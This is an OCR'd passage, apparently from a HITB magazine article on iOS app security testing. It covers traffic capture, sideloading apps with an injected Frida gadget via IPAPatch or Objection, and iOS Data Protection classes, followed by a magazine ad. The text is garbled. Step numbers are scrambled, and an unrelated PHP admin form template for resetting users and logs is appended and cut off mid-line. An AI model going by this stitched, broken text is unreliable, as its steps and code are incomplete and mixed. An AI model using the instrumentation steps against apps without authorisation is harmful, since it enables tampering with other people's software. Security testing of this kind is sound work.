```

Linux (get https://github.com/gh2o/rvi_capture and connect the device with USB)

```
# ./rvi_capture.py --udid <UDID> iPhone.pcap
```

Sideloading an app

Sideloading an app including an instrumentation library like Frida or Cycript let you interact with the app even if it's installed on a non jailbroken device. Here's the process to do it with IPAPatch:

1. **Clone the IPAPatch project**

```
# git clone https://github.com/Naituw/IPAPatch
```

3. Move the IPA of the app you want to sideload to the Assets directory
3. # mv <IPAfile> IPAPatch/Assets/
1. Download the FridaGadget library (in Assets/Dylibs/FridaGadget.dylib)
1. # curl -O https://build.frida.re/frida/ios/lib/FridaGadget.dylib
2. Select the identity to sign the app

```
# security find-identity -p codesigning –v
```

5. Sign FridaGadget library

```
# codesign -f -s <IDENTITY> FridaGadget.dylib
```

6. Then open IPAPatch Xcode project, Build and Run.

Here's the process to do it with Objection (detailed steps on https://github.com/sensepost/objection/wiki/Patching-iOS-Applications)

```
# security find-identity -p codesigning –v
# objection patchipa --source <IPAfile> --codesign-signature <IDENTITY>
# unzip <patchedIPAfile>
# ios-deploy --bundle Payload/my-app.app -W –d
# objection explore
```

Data Protection Class

Four levels are provided by iOS to encrypt automatically files on the device:
1.NSProtectionComplete: file is only accessible when device is unlocked (files are encrypted with a key derived from the user PIN code & an AES key generated by the device)
2.NSProtectionCompleteUntilFirstUserAuthentication: (defaut class) same except as before, but the decryption key is not deleted when the device is locked 3.ProtectedUnlessOpen: file is accessible until open 4.NoProtection: file is accessible even if device is locked

Get Data Protection Class

By launching Frida with the ios-dataprotection script

```
# frida -U <App_name> -c ay-kay/ios-dataprotection
```


HITBmag

KEEPING KNOWLEDGE FREE

HITBmag is currently seeking submissions for our next issue. If you have something interesting to write, please drop us an email at media@hackinthebox.org with subject: HITBmag Submission -

GET IN TOUCH!
HACK IN THE BOX
Level 36, Menara Maxis
Kuala Lumpur City Centre
50088 Kuala Lumpur
Malaysia

Tel: +603 2615 7299
Email: editorial@hackinthebox.org
Twitter: https://twitter.com/hitbsecconf
Facebook: https://www.facebook.com/hackinthebox/
LinkedIn: https://www.linkedin.com/company/hack-in-the-box
YouTube: https://www.youtube.com/user/hitbsecconf



```
<div class="card card-shadow">
  <div class="card-body">
    <h4><?= $language->admin_extra_settings->header; ?></h4>

    <h5><?= $language->admin_extra_settings->display->reset ?></h5>
    <p class="text-muted"><?= $language->admin_extra_settings->display->reset_help ?></p>

    <form action="" method="post" role="form">
      <input type="hidden" name="type" value="reset" />

      <div class="form-check">
        <label class="form-check-label">
          <input type="checkbox" class="form-check-input" name="users">
          <?= $language->admin_extra_settings->input->reset_users  ?>
        </label>
      </div>

      <?php foreach($sources as $source): ?>
        <div class="form-check">
          <label class="form-check-label">
            <input type="checkbox" class="form-check-input" name="<?= $source ?>_users">
            <?= sprintf($language->admin_extra_settings->input->reset_source, $source) ?>
          </label>
        </div>

        <div class="form-check">
          <label class="form-check-label">
            <input type="checkbox" class="form-check-input" name="<?= $source ?>_logs">
            <?= sprintf($language->admin_extra_settings->input->reset_source_logs, $source) ?>
          </label>
        </div>
      <?php endforeach; ?>

      <div class="text-center">
        <button type="submit" name="submit" class="btn btn-primary btn-sm" data-confirm="<?= $language->global->info
      </div>
    </form>
  </div>
</div>
```